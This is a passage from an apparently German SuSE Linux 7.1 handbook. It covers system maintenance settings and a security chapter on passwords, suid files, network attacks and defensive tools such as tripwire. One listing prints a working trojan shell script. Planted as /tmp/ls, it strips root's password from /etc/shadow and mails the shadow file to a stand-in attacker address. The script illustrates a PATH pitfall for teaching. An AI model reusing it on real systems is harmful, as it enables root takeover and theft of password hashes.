Sicherheit und lokale Wartungsdienste

- **RUN_UPDATEDB=yes**
  Legt fest, ob einmal pro Nacht die Datenbank für locate (**locate**) aktualisiert werden soll; **locate** dient dem schnellen Auffinden von Dateien im System. Ein Fein-Tuning des updatedb kann über die Variablen **RUN_UPDATEDB_AS**, **UPDATEDB_NETPATHS**, **UPDATEDB_NETUSER** und **UPDATEDB_PRUNEPATHS** erreicht werden (vgl. die Kommentare in der `rc.config`). – Diese Aktualisierung wird möglicherweise kurz nach dem Booten durchgeführt, wenn Sie den Rechner *nicht* ununterbrochen laufen haben; vgl. Abschnitt 16.3.2 auf Seite 474.

- **REINIT_MANDB=yes**
  Wenn die Manpage-Datenbank von cron.daily täglich erneuert werden soll.

- **CREATE_INFO_DIR=yes**
  Legt fest, ob automatisch die Datei `/usr/info/dir` erstellt werden soll, die gleichsam einen Index für alle vorhandenen Info-Seiten bildet. Dies ist etwa nach der Installation eines Paketes sinnvoll, das eine Info-Seite enthält. Beachten Sie, dass für die Verwendung dieses Features perl installiert sein muss!

- **CHECK_PERMISSIONS=set**
  Legt fest, ob die Datei-Rechte anhand der Datei `/etc/permissions` überprüft werden sollen. Mit **set** werden falsche Einstellungen berichtigt, mit **warn** werden nur „Warnungen“ hergestellt, **no** wird dieses Feature abgestellt.

- **PERMISSION_SECURITY="easy local"**
  In `/etc/permissions.paranoid`, `/etc/permissions.secure` und `/etc/permissions.easy` sind drei Sicherheitsstufen vorbereitet. Tragen Sie hier **easy**, **secure** oder **/etc/permissions.paranoid** ein; eigene Einstellungen können Sie z. B. in `/etc/permissions.local` vornehmen und dann die Erweiterung **local** als Wert hinzufügen.

- **RPMDB_BACKUP_DIR=/var/adm/backup/rpmdb**
  Legt fest, wohin cron.daily Backups der RPM-Datenbank schreiben soll; wenn keine Backups gewünscht werden, diese Variable auf **""** setzen.

- **MAX_RPMDB_BACKUPS=5**
  Legt die Anzahl der Backups der RPM-Datenbank fest.

- **DELETE_OLD_CORE=yes**
  Corefiles sind Abbilder der Speicherbelegung von Programmen, die wegen einer Speicherschutzverletzung abgebrochen wurden; diese Abbilder dienen der Fehlersuche. Hier können Sie einstellen, dass regelmäßig nach etwaigen alten Corefiles gesucht wird und diese automatisch gelöscht werden.

- **MAX_DAYS_FOR_CORE=7**
  Legt fest, wie alt Corefiles maximal werden dürfen (in Tagen), bevor sie automatisch gelöscht werden.

- **MAX_DAYS_FOR_LOG_FILES=365**
  Wenn eine Log-Datei (vornehmlich unter `/var/log`) eine bestimmte Größe erreicht hat, wird sie automatisch komprimiert und archiviert und eine entsprechende Mail unterrichtet **root** davon. Mit diesem Parameter können Sie festlegen, wie lange derartige Sicherungsdateien behalten werden, bevor sie automatisch gelöscht werden. Setzen Sie den Wert auf `0`, findet keinerlei Komprimierung und Archivierung statt; die Dateien werden dann unbegrenzt fortgeschrieben und können eine beachtliche Größe erreichen! Die komprimierten Sicherungsdateien können Sie sich jederzeit mit **less** ansehen.

- **MAX_DAYS_IN_TMP=30**
  Es wird täglich geprüft, ob es in den `tmp`-Verzeichnissen Dateien gibt, auf die länger als angegeben nicht zugegriffen wurde (in Tagen). Wurde auf eine Datei in einem dieser Verzeichnisse länger nicht mehr zugegriffen, wird sie automatisch gelöscht.

- **TMP_DIRS_TO_CLEAR="/tmp /var/tmp"**
  Angabe derjenigen Verzeichnisse, die täglich automatisch nach alten Dateien durchsucht werden sollen.

- **OWNER_TO_KEEP_IN_TMP="root bs"**
  Die Dateien der hier angegebenen Systembenutzer sollen auch dann nicht aus den `tmp`-Verzeichnissen gelöscht werden, wenn auf sie länger als angegeben nicht mehr zugegriffen wurde.

- **CWD_IN_ROOT_PATH=no**
  Aktuelles Verzeichnis (engl. *current working directory*) im Pfad von `'root'`.

- **ROOT_LOGIN_REMOTE=no**
  Wenn das Login für `'root'` per telnet oder rlogin erlaubt werden soll, ist diese Variable auf `yes` zu setzen. Zu Sicherheitsaspekten dieser Variablen vgl. auf Seite 529.

- **SUSEWM_UPDATE=yes**
  Legt fest, ob SuSEconfig die systemweiten Konfigurationsdateien für die Windowmanager in Abhängigkeit von den installierten Software-Paketen anpassen soll. Feintuning ist möglich über die Variablen **SUSEWM_WM**, **SUSEWM_MWM**, **SUSEWM_XPM**, **SUSEWM_ADD** und **SUSEWM_COMPAT**.

Teil VIII

Sicherheit und andere Tipps

18 Sicherheit ist Vertrauenssache

18.1 Grundlagen

Bevor auf einzelne Schutzmechanismen gegen Angriffe von außen eingegangen werden kann, muss klargestellt werden, was Sicherheit (engl. *Security*) überhaupt bedeutet und vor was man sich schützen möchte. Folgende 6 Punkte machen schnell klar, dass die Sicherheit eines Rechners ein erstrebenswertes Ziel darstellt:

1. Schutz der Ressourcen
2. Zugang zu Informationen
3. Verfügbarkeit von Daten
4. Integrität der Daten
5. Vertraulichkeit der Daten (Rechtsvorschriften, z. B. Arztpraxen, Banken)
6. Privatsphäre

Die Gewährleistung dieser 6 Punkte soll das Ziel eines ausgearbeiteten Sicherheitskonzeptes sein. Hier muss nicht nur der Schutz vor Zugriffen unbefugter Dritter in Betracht gezogen werden, sondern auch die Gefahren durch schadhafte Hardware, wie z. B. Festplattencrashs oder defekte Sicherungsbänder.

Falls Transaktionsdaten auf dem System verarbeitet werden, greifen hier die gesetzlichen Bestimmungen der GoB (Grundsätze ordnungsgemäßer Buchführung), welche u. a. die Systemverwalter dazu verpflichten, das System vor unberechtigten Zugriffen zu schützen.



Tipp

Ein elementarer Bestandteil eines guten Sicherheitskonzeptes ist das regelmäßige Erstellen von Backups, die auch auf ihre Verwendbarkeit hin geprüft werden sollten.

Zusammengefasst ergeben sich folgende mögliche Situationen, in denen die Sicherheit eines Computersystems Gefahren ausgesetzt ist:

Benutzer, die direkt an den jeweiligen Computern arbeiten, stellen die größte aller denkbaren Bedrohungen dar. Dies muss nicht in jedem Fall beabsichtigt sein, aber natürlich sind auch gezielte Angriffe durch Mitarbeiter denkbar.

Kommunikation über lokale oder Weitverkehrsnetze, wie auch das Internet, kann einerseits abgehört werden, andererseits bieten diese Netze Angriffsmöglichkeiten, ohne dass der Angreifer sich direkt vor Ort aufhalten muss.

Direkter Zugriff auf Computer durch Einbrecher oder andere unbefugte Personen, Diebstahl oder Sabotage.

Naturkatastrophen gegenüber sind Computer sehr anfällig.

Hardware und Software kann fehlerhaft sein, durch Designfehler oder konkrete Defekte, und damit nicht nur den Datenbestand an sich gefährden, sondern auch eine Kompromittierung ermöglichen bzw. den Dienst komplett unbrauchbar machen (siehe auch Abschnitt 18.1.2 auf Seite 524).

Speichermedien wie Disketten, Bänder oder Festplatten können entwendet oder (unbeabsichtigt) beschädigt werden.

Elektromagnetische Strahlung wird von jedem Computer, Monitor und Netzwerkkabel emittiert. Die darin enthaltene Information kann mit geeigneten Geräten empfangen und nutzbar gemacht werden. Diese Strahlen werden auch über Rohrleitungen und Stromkabel transportiert, entgegen der üblichen Meinung geben übrigens auch LCD Monitore Strahlung ab.

Hier soll insbesondere auf die ersten beiden Punkte eingegangen werden, da gerade in diesen Bereichen durch den planvollen Einsatz von SuSE Linux Gefahrenpotential weitgehend abgebaut werden kann. Die übrigen Punkte sind für den Privatanwender von SuSE Linux sicherlich weniger interessant, beim Aufbau eines Firmennetzes sollten sich die zuständigen Personenkreise aber auch hier Gedanken machen.

In Abschnitt 18.1.1 und Abschnitt 18.1.2 auf Seite 523 wird zunächst auf die unterschiedlichen Angriffsformen eingegangen, bevor dann in Abschnitt 18.2 auf Seite 525 die einzelnen Werkzeuge, die in SuSE Linux 7.1 zur Verfügung stehen, im Detail vorgestellt werden. Zum Schluss gibt es einige allgemein gültige Hinweise, die auf jeden Fall beachtet werden sollten.

18.1.1 Lokale Sicherheit

Wer im Glashaus sitzt...Mit der Sicherheit fängt man am Besten beim eigenen Rechner im lokalen Netz an. Doch auch wenn der Rechner nicht oder nur temporär an einem Netz hängt, sollten gewisse Mindestvoraussetzungen beachtet werden. Schon das Löschen der Festplatte durch Partygäste kann zu einem großen Ärgernis werden, wenn dabei die letzten Ergebnisse der Promotionsarbeit verloren gehen.

Passwörter

Linux als Multiuser-Betriebssystem hat nicht nur ein Benutzerkonzept, sondern verfügt auch über einen Authentifizierungsmechanismus durch die Passwortabfrage. Auch wenn es unbequem erscheint, Sie sollten für alle Benutzer auf Ihrem

System ein gutes Passwort vergeben. Über die Wahl eines guten Passwortes sind im Übrigen schon sehr lange Artikel verfasst worden. In Abschnitt 18.4 auf Seite 534 werden einige Hinweise gegeben. Ein gutes Passwort gibt Ihrem System auch guten Schutz vor Eindringlingen. Insbesondere der Benutzer `'root'` ist das prominenteste Ziel von Angriffen, hier sollte das Passwort mit besonderer Sorgfalt gewählt werden.

Doch die besten Passwörter können nicht helfen, wenn der Eindringling direkten Zugang zu dem Rechner hat und ihn von dort zum Booten bewegen kann. Mit einer Bootdiskette kann Zugang zum installierten System erlangt werden. Aus diesem Grund sollten im *BIOS-Setup* (☞*BIOS*) des PC die Diskettenlaufwerke – sofern vorhanden – als bootbare Medien deaktiviert werden.



Achtung

Damit diese Sperre nicht umgangen werden kann, sollte im gleichen Zug ein BIOS-Passwort gesetzt werden. Das Passwort selbst darf jedoch auf gar keinen Fall vergessen werden, ansonsten ist der spätere Zugriff auf das BIOS unmöglich – außer das BIOS wird mittels einer Überbrückung (engl. *Jumper*) zurück gesetzt.

Falls LILO benutzt wird (vgl. auf Seite 130), sollte in der Datei `/etc/lilo.conf` die Option `restricted` zusammen mit einem Passwort (z. B. `password=sicheres_passwort`) eingetragen werden und mittels **`lilo`** aktiviert werden. Ansonsten ist es für jeden möglich, der direkt am Rechner sitzt, das System zu kompromittieren. Das Passwort muss natürlich sicher gewählt sein, und die Datei `/etc/lilo.conf` darf nur für den Benutzer `'root'` lesbar sein.

Das Paket `john` in Serie `sec` (Sicherheitsrelevante Software) enthält ein Programm, um Passwörter zu erraten. Dieses kann der umsichtige Administrator verwenden, um schwache Passwörter automatisch erkennen zu lassen, und die Benutzer anzuweisen, nur sichere Passwörter zu verwenden.

Zugriffsrechte

Um die Möglichkeiten der einzelnen User einzuschränken, beabsichtigt oder unbeabsichtigt Schaden anzurichten, sollten die User jeweils mit minimalen Rechten arbeiten. So ist es eine Grundregel, dass nicht jeder Anwender auf seinem Rechner stets als `'root'` arbeiten muss; selbst das gut gewählte Passwort sollte nur den Administratoren bekannt sein.

Buffer Overflows und andere Angriffe

Nach wie vor die beliebteste Methode, `'root'`-Rechte auf einem Rechner zu erlangen, sind die so genannten „buffer overflows“. Bei diesen „Exploits“ werden statische Felder im „User Stack“ eines Programms, z. B. während einer Texteingabe, gezielt mit Werten überschrieben, die andere Variablen im User Stack (al-


so der Funktionstack und der Programmheap) überschreiben, sodass gewünschter Code ausgeführt werden kann, etwa das Starten einer Shell. Betroffen sind hiervon ausschließlich Programme mit statischen Arraygrößen für Eingabewerte ohne Überprüfung auf Pufferüberlauf.

Die einzigen attraktiven Programme für diese Angriffsform sind solche, die das suid- oder sgid-Bit gesetzt haben, also Programme, die mit den Rechten des Eigentümers und nicht des aufrufenden Users gestartet werden. Üblicherweise benötigen Programme deshalb suid-root, da sie Aufgaben ausführen (wie z. B. **`passwd`**), zu denen ein normaler User keine Berechtigung hat. Daher ist es das Ziel der Distribution, die Anzahl dieser Programme möglichst gering zu halten und diese gegen derartige Angriffe abzusichern. Neben diesen Programmen sind auch die Systemdienste in Form von Daemonen anfällig für einen derartigen Angriff. Weiterhin sollten einschlägige Medien beachtet, sowie bei Bekanntwerden solcher Lücken verfügbare Updates und Patches zügig eingespielt werden.

Eine weitere Angriffsform auf privilegierte Programme und laufende Dienste bilden so genannte „link attacks“. Durch unsicheres Arbeiten der Programme in öffentlichen Verzeichnissen kann es möglich sein, Daten in vollkommen andere Dateien umzuleiten und so das System zu kompromittieren oder zum Absturz zu bringen.

Um die Anzahl der suid- und sgid-Dateien auf dem System zu reduzieren, kann man bei SuSE Linux mit YaST unter ‘`Administration des Systems`’ und ‘`Einstellungen zur Systemsicherheit`’ im Auswahlfenster ‘`Rechte auf Dateien werden gesetzt auf:`’ auf `secure` oder `paranoid` setzen. Welche Rechte dadurch gesetzt werden, können Sie in den Dateien `/etc/permissions.secure` und `/etc/permissions.paranoid` nachprüfen. Bei `paranoid` sollte man sich vor dessen Verwendung jedoch vergewissern, dass die Funktionalität des Systems für die eigenen Bedürfnisse nicht zu sehr eingeschränkt wird.

Aufgrund seiner Komplexität und des gewachsenen Codes ist das X Window System (XFree86) immer mal wieder auffällig geworden. Mittlerweile hat sich diese Problematik unter SuSE Linux entschärft, da die Server und Libraries nicht mehr suid-root gesetzt sind. Dennoch ergeben sich unter bestimmten Umständen einige Mängel in der Client-Server Kommunikation. Hier ist z. B. das Abhören von Tastatureingaben sowie das Auslesen von Fensterinhalten möglich. Unter Beachtung von Regel 3 und der Verwendung von Xauthority mittels **`xauth`** sowie der Vermeidung von **`xhost +`** kann jedoch ein grundlegendes Maß an Sicherheit erreicht werden. Um remote X-Programme zu starten, sollte möglichst das Paket `ssh` der Serie `sec` (Sicherheitsrelevante Software) verwendet werden; im kommerziellen Umfeld beachten Sie bitte die Lizenzbestimmung (`/usr/share/doc/packages/ssh/COPYING`). ssh ist auch für die anderen gängigen Plattformen verfügbar. Jedoch birgt dieses so genannte X11-Forwarding seine eigenen Gefahren, bitte erwägen Sie ganz darauf zu verzichten.



Hinweis

Auf kritischen Serversystemen sollte jedoch, schon aus Performance-Gründen, kein X Window System eingesetzt werden.

Viren und Pferde

Bis vor relativ kurzer Zeit trieben diverse Arten von Viren ihr Unwesen nicht nur auf Homecomputern, da das Transportieren und Weitergeben von Software auf Diskette den idealen Nährboden für diese Programme darstellt. Zum Glück sind bislang für Linux gerade mal 2 Viren bekannt. Da für Linux kaum Software im Binärformat weitergegeben wird und SuSE Linux selbst als virenfrei angesehen werden kann, besteht unter Beachtung von Regel 1 auf Seite 534 keine Gefahr durch Viren.

Anders sieht es jedoch mit den immer noch stark zunehmenden Makro-Viren aus, die vermehrt per E-Mail (in Textverarbeitungsdokumente eingebettet) verschickt werden. Da das gängige Office-Paket unter Linux nicht verfügbar ist, befinden sich diese Makro-Viren auf SuSE Linux in einer „sterilen“ Umgebung. Aufgrund der Tatsache, dass SuSE Linux vermehrt auf Mail-Servern als „Mail Transfer Agent“ eingesetzt wird, bietet sich hier die Gelegenheit, eingehende und ausgehende Mails automatisch nach eingebetteten Viren zu scannen.

Die so genannten „trojanischen Pferde“ verdienen eine gesonderte Betrachtung. Diese Programme gaukeln vor, etwas völlig anderes zu sein, um im Verborgenen ihrem Tun nachzugehen. So kann sich z. B. hinter einem Loginprompt ein trojanisches Pferd verbergen, welches die ergaunerten Passwörter in einer Datei sammelt oder per E-Mail versendet. Das hört sich vielleicht noch ganz harmlos an, jedoch spätestens wenn es um Kreditkartennummern oder die PIN zum Girokonto geht, hört der Spaß auf. Die Chance, ein trojanisches Pferd aus dem Internet herunterzuladen oder per E-Mail zu empfangen, ist relativ gering, jedoch ist es eine übliche Technik auf einem bereits kompromittierten System einige Trojaner zu hinterlassen, um sich jederzeit wieder Zugang verschaffen zu können. Die Existenz von trojanischen Pferden kann also als sicherer Indikator für ein kompromittiertes System dienen.

Einen endgültigen Schutz vor Viren und vor trojanischen Pferden kann es nicht geben, jedoch kann ein guter Virenscanner sowie ein durchdachter Umgang mit Disketten und Fremdprogrammen und die Beachtung der Regeln in Abschnitt 18.4 auf Seite 534 viel beitragen. Auch die Verwendung von Programmen wie tripwire, Paket `tripwire`, Serie `sec` (Sicherheitsrelevante Software) hilft bei der Erkennung; siehe auf Seite 526.

18.1.2 Netzwerk-Sicherheit

Kaum ein Rechner steht noch alleine in der Kammer. Mittlerweile sind gerade wegen der ausgezeichneten Netzwerkfähigkeit von Linux die Rechner im LAN vernetzt, hängen über Modem oder ISDN im Internet oder dienen als Gateway für ganze Subnetze. Dabei besteht für jeden Rechner die Gefahr vielfältiger Angriffe über das Netzwerk.

Bei geeigneter Konfiguration eines Firewalls können die meisten Angriffsformen abgewehrt werden; zwar sind die geöffneten Ports nach wie vor verwundbar, jedoch kann durch den Einsatz weiterer Tools auch hier das Risiko entschieden vermindert werden.

Die Wahrscheinlichkeit, während der 30 Minuten Maillesen über eine Wählleitung Ziel eines Angriffs zu werden, kann als gering eingestuft werden. Über permanente Leitungen verbundene Systeme sollten aber auf jeden Fall geschützt werden. Die wichtigsten Angriffsformen werden hier kurz vorgestellt.

Man in the Middle

Die „Man in the Middle"-Angriffe beziehen sich auf Netzwerkverkehr, der über einen oder mehrere Rechner zwischen verschiedenen Netzen geroutet wird. Der Angreifer hat dabei Kontrolle über einen der Router, kann unterwegs IP Pakete abhören, umleiten und austauschen. Da momentan IP-Pakete nicht authentifiziert sind, ist dieser Angriff leicht möglich. Besserung verspricht IPv6, der kommende Standard.

Die einzige Abhilfe gegen diese Art von Angriffen, etwa beim Mailaustausch oder bei Zugriffen auf WWW-Server, bietet nur der Einsatz starker Kryptographie. Netzverbindungen mit **`telnet`** oder **`rsh`** können im Klartext inklusive Passwort mitgelesen werden. Das ist der häufigste Grund für die Kompromitierung eines Systems von außen! Hier sollte umgehend auf die Verwendung von **`ssh`** gewechselt werden. Zur Signatur vom E-Mails empfiehlt sich die Verwendung von **`pgp`**. Eine verschlüsselte Übertragung von HTTP-Seiten kann mit dem SSL (engl. *Secure Socket Layer*) Protokoll erreicht werden (☞*Verschlüsselung*). Die Qualität der Verschlüsselung steht und fällt jedoch mit der sicheren Übertragung der Schlüssel. Hierbei sollte also besondere Vorsicht walten!

Das Paket `modssl` in Serie `n` (Netzwerk) enthält das SSL-Modul für das HTTP-Server Paket `apache`.

Buffer Overflows

Nach dem so genannten „sniffing", dem passiven Mitlesen von Daten (z. B. Login und Passwort), sind Buffer Overflows die häufigste Art der Kompromittierung von außen. Hier gilt: Jeder von außen erreichbare Dienst (z. B. Mail, Webserver, POP3 etc.) stellt ein potentielles Sicherheitsproblem dar. Jeder Dienst der unbedingt benötigt und nicht abgeschaltet werden kann, sollte wenn möglich über eine Firewall-Filter-Konfiguration des Linux-Kernels (mittels **`ipchains`**) nur von bestimmten Systemen erreichbar sein. Wenn auch das nicht möglich ist, sollte versucht werden, den Dienst durch eine besonders sichere Version zu ersetzten (z. B. Paket `postfix` anstatt Paket `sendmail`). Experten können darüber hinaus noch jeden Dienst in einer eigenen **`chroot`**-Umgebung laufen lassen.

Denial of Service

Bei den „Denial-of-Service"-Attacken schaltet der Angreifer einen Netzdienst durch Überlastung gezielt aus. Unter Umständen ist davon dann nicht nur der einzelne Dienst betroffen, sondern die ganze Maschine kann nicht mehr erreicht werden. Häufig wird diese Angriffsform eingesetzt, um einen Nameserver auszuschalten, damit dessen Funktion übernommen werden kann. Nach der

Übernahme können dann Netzwerkpakete an eine andere Stelle geleitet werden. Denial-of-Service wird zumeist mit IP Spoofing kombiniert eingesetzt, um die Herkunft zu verschleiern; vgl. auf dieser Seite. Daher ist eine Rückverfolgung in den meisten Fällen aussichtslos. Es muss einfach besser abgesichert werden.

Zu Denial-of-Service-Angriffen, die zum kompletten Stillstand einer Maschine führen können, gibt es in der Regel innerhalb von Stunden nach dem Bekanntwerden einen Patch. SuSE Linux ist gegen die zum jeweiligen Release-Zeitpunkt bekannten Denial-of-Service Angriffe abgesichert, soweit Patches vorhanden. Dennoch sollte der verantwortliche Systembetreuer sich stets auf dem Laufenden halten.

IP Spoofing

Das „IP Spoofing“ bezeichnet eine Technik, die eine Sicherheitslücke im TCP/IP Protokoll ausnutzt. Dabei wird die Absenderadresse eines TCP/IP-Paketes nicht überprüft, und kann somit mit einem beliebigen Wert gefüllt werden. Damit kann der Urheber einer Attacke seine Herkunft verschleiern.

Zunächst ist es wichtig, den eigenen Router ins externe Netz so zu konfigurieren, dass nur Pakete mit einer externen Absenderadresse ins interne Netz passieren können und nur Pakete mit einer internen Adresse ins externe Netz geroutet werden.

18.2 Tools

Nun gehen wir darauf ein, welche Möglichkeiten man hat, mit Hilfe von Tools das eigene System zu überwachen und auf evtl. vorhandene Schwachstellen zu überprüfen. Die potentielle Gefährdung eines Rechners ist allerdings immer individuell unterschiedlich einzustufen. In einem durch einen Firewall geschützten Netzwerk bedarf es sicherlich weniger Schutz- und Überwachungsmaßnahmen, als in einem ungeschützten Netzwerk.

18.2.1 Lokale Tools

Der unumstrittene Vorteil von Linux gegenüber anderen Betriebssystemen ist zum einen die Stabilität und zum anderen die Tatsache, dass es sich um ein Multiuser-Betriebssystem handelt. Letzteres birgt jedoch auch Risiken, die man nicht unterschätzen sollte. So existieren zusätzlich zu den bekannten Dateirechten einige, die durch erfahrene Benutzer (Angreifer) ausgenutzt werden könnten. Die Rede ist vom sog. `suid`-Bit. Ein Programm, welches dieses Bit gesetzt hat, bekommt automatisch die Rechte des Benutzers, dem es gehört. Gehört besagtes Programm dem Superuser, und wird von einem beliebigen Benutzer gestartet, so hat es im laufenden System die Rechte des Superusers. Das hört sich jetzt sehr gefährlich an, ist jedoch für gewisse Funktionalitäten unumgänglich. So muss z. B. das Programm ping mit Superuser-Rechten ausgeführt werden. Das würde bedeuten, dass nur `'root'` dieses Programm ausführen könnte. Aus diesem Grund wird hier das `suid`-Bit gesetzt.

```
tux@erde:/home/tux > ls -l /bin/ping

-rwsr-xr-x   1 root   root     13216 Mar 17 16:36 /bin/ping
```

Wenn Sie wissen möchten, welche Programme in Ihrem System das `suid`-Bit gesetzt haben *und* dem Benutzer `'root'` gehören, geben Sie einmal folgendes ein:

```
tux@erde:/home/tux > find / -uid 0 -perm +4000
```

Auf diese Weise können Sie „verdächtige“ Programme identifizieren. Bei SuSE Linux können Sie mit Hilfe von YaST unter '`Administration des Systems`' und '`Einstellungen zur Systemsicherheit`' im Auswahlfenster '`Rechte auf Dateien werden gesetzt auf:`' auf `secure` setzen. Welche Rechte dadurch gesetzt werden, können Sie in der Datei `/etc/permissions.secure` nachprüfen.

Kaum jemand hat sicherlich die Zeit dazu, seinen oder seine Arbeitsplatzrechner ständig mit ausgeklügelten Kommandos zu überwachen. Für diese Aufgabe existieren zum Glück Tools, die einem eine Menge Arbeit ersparen können. Auf eines dieser Tools werde ich hier kurz eingehen, da es u. a. auch vom CERT (engl. *Computer Emergency Response Team*) empfohlen wird. Die Rede ist vom Programm tripwire, Paket `tripwire`, Serie `sec` (Sicherheitsrelevante Software).

Tripwire

Die Funktionsweise dieses Programmes ist im Prinzip ganz einfach. Das Programm sieht das System durch und speichert Informationen über und zu Dateien in einer Datenbank. Welche Dateien und Verzeichnisse überwacht und welche Informationen überprüft werden sollen, lässt sich mittels einer Konfigurationsdatei steuern.

Tripwire schaut nicht nach infizierten Dateien oder Fehlern im System. Es erstellt lediglich eine Datenbank eines Systems, bei dem davon ausgegangen werden muss, dass es „sauber“ ist. Deshalb sollte die Datenbank unmittelbar nach der Installation eines Systems erstellt werden, am Besten bevor der Rechner an das Netz angeschlossen wird. Mit Hilfe des folgenden Aufrufes wird eine Datenbank erstellt:

```
root@erde:root > /var/adm/tripwire/bin/tripwire -init
```

Tabelle 18.1 auf der nächsten Seite zeigt die Pfade auf Datenbank und Konfigurationsdatei, die im Paket `tripwire` aus SuSE Linux fest eincompiliert wurden.

Die Pfade sind so gewählt, weil nur der Superuser in sein Homeverzeichnis `/root` wechseln und hineinsehen kann. Im Idealfall sollte sich die Datenbank auf einem Dateisystem befinden, auf das nur lesend zugegriffen werden kann, z. B. eine schreibgeschützte Diskette, da sonst ein erfolgreicher Angreifer seine Manipulationen durch das Anpassen der Datenbank verbergen kann. Eine Beispielkonfiguration für Tripwire finden Sie unter `/usr/share/doc/packages/tripwire/tw.conf.example.linux`. Über Syntax und Features dieser Konfigurationsdatei finden Sie Informationen in der Manpage zu `tw.config`. Es

`/var/adm/tripwire`	Datenbank und Konfigurationsdatei
`databases`	Dieses Verzeichnis wird automatisch erstellt. Hier werden neu erstellte Datenbanken temporär abgelegt. Sie müssen dann von Hand an die richtige Stelle kopiert werden.
`/var/adm/tripwire/tw.config`	Die Konfigurationsdatei
`/var/adm/tripwire/db`	Hier liegt die Datenbank

Tabelle 18.1: Die eincompilierten Pfade für Tripwire

lassen sich hier verschiedene Prüfsummenverfahren individuell auf einzelne Dateien anwenden. Weiterhin kann angegeben werden, welche Informationen einer Datei oder eines Verzeichnisses gespeichert werden sollen.

Nachdem man seine individuelle Konfigurationsdatei erstellt hat, kann man tripwire z. B. regelmäßig als Cronjob ausführen lassen.

SuSE Security Tools

SuSE Linux hat inzwischen vier eigens entwickelte Sicherheitsprogramme, die Ihnen helfen, Ihr System sicherer zu machen und dieses zu kontrollieren:

Das Paket `firewals`, Serie `sec` (Sicherheitsrelevante Software) enthält das Skript `/usr/sbin/SuSEfirewall`, welches die Konfigurationsdatei `/etc/rc.config.d/firewall.rc.config` ausliest, und danach restriktive Filterlisten mittels ipchains generiert. Mehr Informationen finden Sie unter Abschnitt 18.2.2 auf Seite 529 zu Netzwerk-Tools.

Das Paket `secchk`, Serie `sec` (Sicherheitsrelevante Software) enthält mehrere kleine Skripten, die täglich, wöchentlich und monatlich spezielle Sicherheitsüberprüfungen des Systems vornehmen (z. B. Konsistenz der Passwortdatei, Benutzerdaten, Passwörter knacken, laufende Module), und bei Änderungen den Administrator benachrichtigt.

Das Paket `hardsuse`, Serie `sec` (Sicherheitsrelevante Software) enthält das Perl-Skript harden_suse (**`/usr/sbin/harden_suse`**), welches entwickelt wurde, um Systemverwaltern ein einfach zu bedienendes Programm zur Erhöhung der Sicherheit an die Hand zu geben. Nach dem Start werden neun Ja/Nein-Fragen gestellt (z. B. ob alle Dienste deaktiviert werden sollen, Benutzer-Sicherheit erhöht oder suid- und sgid-Dateien minimiert werden sollen), um nach den Angaben dann das System umzukonfigurieren. Eine Logdatei mit den Änderungen finden Sie in `/etc/harden_suse.log`, zudem werden Sicherheitskopien der geänderten Dateien erstellt. Sollte das System sich anschließend ungewollt verhalten, lassen sich die Änderungen mittels /etc/undo_harden_suse wieder zurücksetzen.

Das Paket `scslog`, Serie `sec` (Sicherheitsrelevante Software) beinhaltet ein Kernel-Modul, welches nach dem Laden alle eingehenden und ausgehenden Netz-

werkverbindungen protokolliert; Sie können dies automatisieren, indem Sie es z. B. in die Startup-Dateien einfügen.

Das Paket `secumod`, Serie `sec` (Sicherheitsrelevante Software) enthält ein weiteres Modul, welches Angriffe auf Ihr System verhindert oder erschwert. Dazu gehören bis jetzt der Schutz vor Symlink-, Hardlink- und Pipe-Angriffen, Prozesse können auf Wunsch nicht mehr "gestraced" werden und einiges mehr. Da dieses Paket sehr neu ist, und zum Druckdatum dieses Buches noch nicht vollständig dokumentiert war, möchten wir Sie bitten, einen Blick in die Dokumentation des Pakets zu werfen.

Durch Logdateien surfen

Eine wichtige Quelle an Informationen sind sicherlich die Dateien, in denen das System und einzelne Programme Informationen schreiben. Die Rede ist von Logdateien. Zumindest eine dieser Logdateien sollte man regelmäßig durchsehen: die Datei `/var/log/messages` – hierhin wird unter SuSE Linux der Großteil der Informationen protokolliert.

Natürlich hat man in den meisten Fällen keine Zeit und/oder keine Motivation, sich durch diese immer größer werdenden Dateien zu graben. Zum Glück gibt es auch hierfür Hilfsmittel, die einen Großteil der Arbeit erledigen können. Eines dieser Hilfsmittel ist das Programm logsurfer.

Durch eine Konfigurationsdatei gesteuert, erlaubt es die kontinuierliche Überwachung einer Logdatei. Auf bestimmte Meldungen kann hier mit definierten Aktionen reagiert werden, indem z. B. eine Mail geschickt oder ein externes Programm gestartet wird.

Beispiele finden sich in der wirklich guten Manual-Page von **`logsurfer.conf`** (**`man 4 logsurfer.conf`**).

Die Variable `PATH` und der Benutzer `'root'...`

Während der Arbeit unter SuSE Linux als Benutzer `'root'` ist Ihnen sicherlich schon aufgefallen, dass das aktuelle Verzeichnis nicht im Suchpfad vorhanden ist. Das macht sich dadurch bemerkbar, dass Sie vor dem Namen des auszuführenden Programmes immer ein `./` voranstellen müssen. Den Grund dafür verdeutlicht das folgende Szenario:

- Ein Benutzer ist in Ihrem System angemeldet und erstellt das Shell-Skript in der Art der Datei 18.2.1 auf der nächsten Seite.
- Dieses Skript legt er nach `/tmp/ls`.
- Wenn jetzt `'root'` nach `/tmp` wechselt das aktuelle Verzeichnis – in diesem Fall `/tmp` – vor `/bin` in der Variable `PATH` eingetragen hat, so wird anstatt `/bin/ls` das eben erwähnte Skript ausgeführt, was zur Folge hat, dass das Root-Passwort entfernt wird und der Benutzer eine Mail bekommt, die Ihm sagt, dass er jetzt ohne Passwort einen Root-Account auf Ihrem Rechner hat. Das ist unschön `;-)` .

```
#!/bin/sh
cp /etc/shadow /etc/shadow.sys
sed 's;\(^root:\)[^:]*\(:.*\);\1\2;' /etc/shadow.sys \
    > /etc/shadow
# rm -f /etc/shadow.sys
mailx hacker@hackit.org -s "Root Account hacked" < /etc/shadow
/bin/ls $*
```

Datei 18.2.1: Shellskript zum Root-Hack

Wäre das aktuelle Verzeichnis nicht im Suchpfad gewesen, hätten Sie explizit **`./ls`** eingeben müssen, um das Skript auszuführen – es handelt sich hierbei übrigens um ein „Trojanisches Pferd“ (siehe auf Seite 523).

18.2.2 Netzwerk-Tools

Es ist ohne Zweifel sinnvoll und wichtig, einen Rechner, der im Netzwerk steht, zu beobachten bzw. zu kontrollieren. Im Folgenden soll darauf eingegangen werden, wie man einen Linux-Rechner möglichst sicher vor einem Angriff aus dem Netz machen kann.

Der inetd

